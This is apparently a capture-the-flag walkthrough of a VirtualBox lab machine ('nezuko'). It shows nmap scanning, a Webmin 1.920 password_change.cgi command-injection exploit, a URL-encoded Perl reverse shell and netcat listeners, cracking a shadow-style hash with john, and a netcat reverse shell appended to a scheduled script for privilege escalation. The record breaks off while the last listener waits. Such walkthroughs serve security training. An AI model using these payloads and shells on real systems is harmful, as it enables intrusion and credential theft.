

IP da máquina: 192.168.56.130 // MAC: 08:00:27:E1:A5:C7


sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.130



```
PORT      STATE SERVICE  REASON       VERSION
22/tcp    open  ssh      tcp-response OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:f5:b3:ff:35:a8:c8:24:42:66:64:a4:4b:da:b0:16 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDHrSAgHrXagL5lhDagqhXOe36Z6ksGPwYheD2f+auys6/JxOglRnaBlg77k
+WN30UpF8rYqkn+twd8VlAtIgC17p/NKTsKY7heWdUnTlJkPH2FG03mKEJTlJp2BTzWVtrPkeMelOiXryaR1XsPVe0WonRMHCyD
63RHTRehX/GhlwXCWkmwEhVTlmRc4eJXojYcfiBHOSS42Go6Do4cduMz+mNyyRA1LTIsi+naVdElTvx8tSiludTOePD7anMDXEo
sEbBlgDz0VgK0qsh8+tozHhdqpGwT3gowKrTPUgvJkzH27w8n2zoxJnyzNvo3g32GxenpBQD3aOjJDK9tImXj
|   256 2e:0d:6d:5b:dc:fe:25:cb:1b:a7:a0:93:20:3a:32:04 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGAz258qpvbb3NnyliMm+hCDf
/PzzobJhY+O4XBZvouIE8BACCIS1RjUdmau80e97UHGqR1bpiB0UrLDb5yG3Ns=
|   256 bc:28:8b:e4:9e:8d:4c:c6:42:ab:0b:64:ea:8f:60:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGsa5qqD44KGo6ct+/6cXlKQocYdcySuPlJxAWfQLjxS
```




```
80/tcp    open  http     tcp-response Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to my site! - nezuko kamado
13337/tcp open  ssl/http tcp-response MiniServ 1.920 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 32F9DCE6752A671D0CBD814A6FC15A14
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Login to Webmin
| ssl-cert: Subject: commonName=*/organizationName=Webmin Webserver on ubuntu/emailAddress=root@ubu
ntu
```



```
MAC Address: 08:00:27:E1:A5:C7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


http://192.168.56.130/



Welcome to my site. I didn't put anything yet. Please come back again later

- nezuko


https://192.168.56.130:13337/



You must enter a username and password to login to the server on 192.168.56.130


https://www.exploit-db.com/exploits/47293

curl -ks https://192.168.56.130:13337/password_change.cgi -d 'user=wheel&pam=&expired=2&old=id| netstat -anpt &new1=wheel&new2=wheel' -H 'Cookie: redirect=1; testing=1; sid=x; sessiontest=1;' -H "Content-Type: application/x-www-form-urlencoded" -H 'Referer: http://192.168.56.130:13337//session_login.cgi'



```
<center><h3>Failed to change password : The current password is incorrectActive Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:13337           0.0.0.0:*               LISTEN      962/perl
tcp        0      0 192.168.56.130:13337    192.168.56.114:51586    ESTABLISHED 1258/password_chang
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 :::13337                :::*                    LISTEN      962/perl
</h3></center>
```


%70%65%72%6c%20%2d%65%20%27%75%73%65%20%53%6f%63%6b%65%74%3b%24%69%3d%22%31%39%32%2e%31%36%38%2e%35%36%2e%31%31%34%22%3b%24%70%3d%34%34%33%3b%73%6f%63%6b%65%74%28%53%2c%50%46%5f%49%4e%45%54%2c%53%4f%43%4b%5f%53%54%52%45%41%4d%2c%67%65%74%70%72%6f%74%6f%62%79%6e%61%6d%65%28%22%74%63%70%22%29%29%3b%69%66%28%63%6f%6e%6e%65%63%74%28%53%2c%73%6f%63%6b%61%64%64%72%5f%69%6e%28%24%70%2c%69%6e%65%74%5f%61%74%6f%6e%28%24%69%29%29%29%29%7b%6f%70%65%6e%28%53%54%44%49%4e%2c%22%3e%26%53%22%29%3b%6f%70%65%6e%28%53%54%44%4f%55%54%2c%22%3e%26%53%22%29%3b%6f%70%65%6e%28%53%54%44%45%52%52%2c%22%3e%26%53%22%29%3b%65%78%65%63%28%22%2f%62%69%6e%2f%73%68%20%2d%69%22%29%3b%7d%3b%27



```
perl -e 'use
Socket;$i="192.168.56.114";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");ope
 -i");};'
```


```
%29%3b%6f%70%65%6e%28%53%54%44%45%52%52%2c%22%3e%26%53%22%29%3b%65%78%65%63%28%22%2f%62%69%6e%2f%73%68%20%2d%69%22%29%3b%7d%3b%27
```

Repeater Request




```
POST /password_change.cgi HTTP/1.1
Host: 192.168.56.130:13337
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 732

user=teste&pam=&expired=2&old=teste |
%70%65%72%6c%20%2d%65%20%27%75%73%65%20%53%6f%63%6b%65%74%3b%24%69%3d%22%31%39%32%2e%31%36%38%2e
%35%36%2e%31%31%34%22%3b%24%70%3d%34%34%33%3b%73%6f%63%6b%65%74%28%53%2c%50%46%5f%49%4e%45%54%2c
%53%4f%43%4b%5f%53%54%52%45%41%4d%2c%67%65%74%70%72%6f%74%6f%62%79%6e%61%6d%65%28%22%74%63%70%22
%29%29%3b%69%66%28%63%6f%6e%6e%65%63%74%28%53%2c%73%6f%63%6b%61%64%64%72%5f%69%6e%28%24%70%2c%69
%6e%65%74%5f%61%74%6f%6e%28%24%69%29%29%29%29%7b%6f%70%65%6e%28%53%54%44%49%4e%2c%22%3e%26%53%22
%29%3b%6f%70%65%6e%28%53%54%44%4f%55%54%2c%22%3e%26%53%22%29%3b%6f%70%65%6e%28%53%54%44%45%52%52
%2c%22%3e%26%53%22%29%3b%65%78%65%63%28%22%2f%62%69%6e%2f%73%68%20%2d%69%22%29%3b%7d%3b%27&new1=
testando&new2=testando
```

sudo nc -nlvp 443



```
└──╼ $sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.130.
Ncat: Connection from 192.168.56.130:37416.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(nezuko) gid=1000(nezuko) groups=1000(nezuko),4(adm),24(cdrom),30(dip),46(plugdev),116(lpad
min),126(sambashare)
$ uname -a
Linux ubuntu 4.18.0-15-generic #16~18.04.1-Ubuntu SMP Thu Feb 7 14:06:04 UTC 2019 x86_64 x86_64 x86
_64 GNU/Linux
```


python3 -c 'import pty;pty.spawn("/bin/bash")'




```
nezuko@ubuntu:/usr/local/webmin/acl$ cd
cd
nezuko@ubuntu:~$ ls
ls
from_zenitsu  nezuko.txt
```

cat nezuko.txt

1af0941e0c4bd4564932184d47dd8bef




```
1af0941e0c4bd4564932184d47dd8bef
```



```
nezuko@ubuntu:~/from_zenitsu$ ls
ls
new_message_21-08-2019_01:13  new_message_26-09-2020_22:00
new_message_21-08-2019_09:11  new_message_26-09-2020_22:05
new_message_21-08-2019_09:12  new_message_26-09-2020_22:10
new_message_21-08-2019_09:13  new_message_26-09-2020_22:15
new_message_21-08-2019_09:40  new_message_26-09-2020_22:20
new_message_26-09-2020_01:35  new_message_26-09-2020_22:25
new_message_26-09-2020_01:40  new_message_26-09-2020_22:30
new_message_26-09-2020_01:45  new_message_26-09-2020_22:35
new_message_26-09-2020_01:50  new_message_26-09-2020_22:40
new_message_26-09-2020_01:55  new_message_26-09-2020_22:45
new_message_26-09-2020_02:00  new_message_26-09-2020_22:50
```


home/zenits

cat zenitsu.txt



```
nezuko@ubuntu:/home/zenitsu$ ls
ls
to_nezuko  zenitsu.txt
nezuko@ubuntu:/home/zenitsu$ cat zenitsu.txt
cat zenitsu.txt
```


3f2ada6791f96b6a50a9ee43ee6b62df



```
3f2ada6791f96b6a50a9ee43ee6b62df
nezuko@ubuntu:/home/zenitsu$
```


cd to_nezuko

cat send_message_to_nezuko.sh



```
nezuko@ubuntu:/home/zenitsu/to_nezuko$ cat send_message_to_nezuko.sh
cat send_message_to_nezuko.sh
#!/bin/bash
date=$(date '+%d-%m-%Y_%H:%M')
echo "nezuko chan, would you like to go on a date with me? " > /home/nezuko/from_zenitsu/new_messag
e_$date
```


cat /etc/passwd



```
zenitsu:$6$LbPWwHSD$69t89j0Podkdd8dk17jNKt6Dl2.QYwSJGIX0cE5nysr6MX23DFvIAwmxEHOjhBj8rBplVa3rqcVDO00
01PY9G0:1001:1001:,,,:/home/zenitsu:/bin/bash
```

john hash

meowmeow




```
┌─[headcrusher@parrot]─[~/Tools/pspy]
└──╼ $john hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
meowmeow         (?)
```

su zenitsu

meowmeow


cd to_nezuko

echo "nc 192.168.56.114 442 -e /bin/bash" >> send_message_to_nezuko.sh



```
zenitsu@ubuntu:~/to_nezuko$ cat send_message_to_nezuko.sh
cat send_message_to_nezuko.sh
#!/bin/bash
date=$(date '+%d-%m-%Y_%H:%M')
echo "nezuko chan, would you like to go on a date with me? " > /home/nezuko/from_zenitsu/new_messag
e_$date
nc 192.168.56.114 442 -e /bin/bash
```


sudo nc -nlvp 442



```
┌─[x]─[headcrusher@parrot]─[~/Tools/pspy]
└──╼ $sudo nc -nlvp 442
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
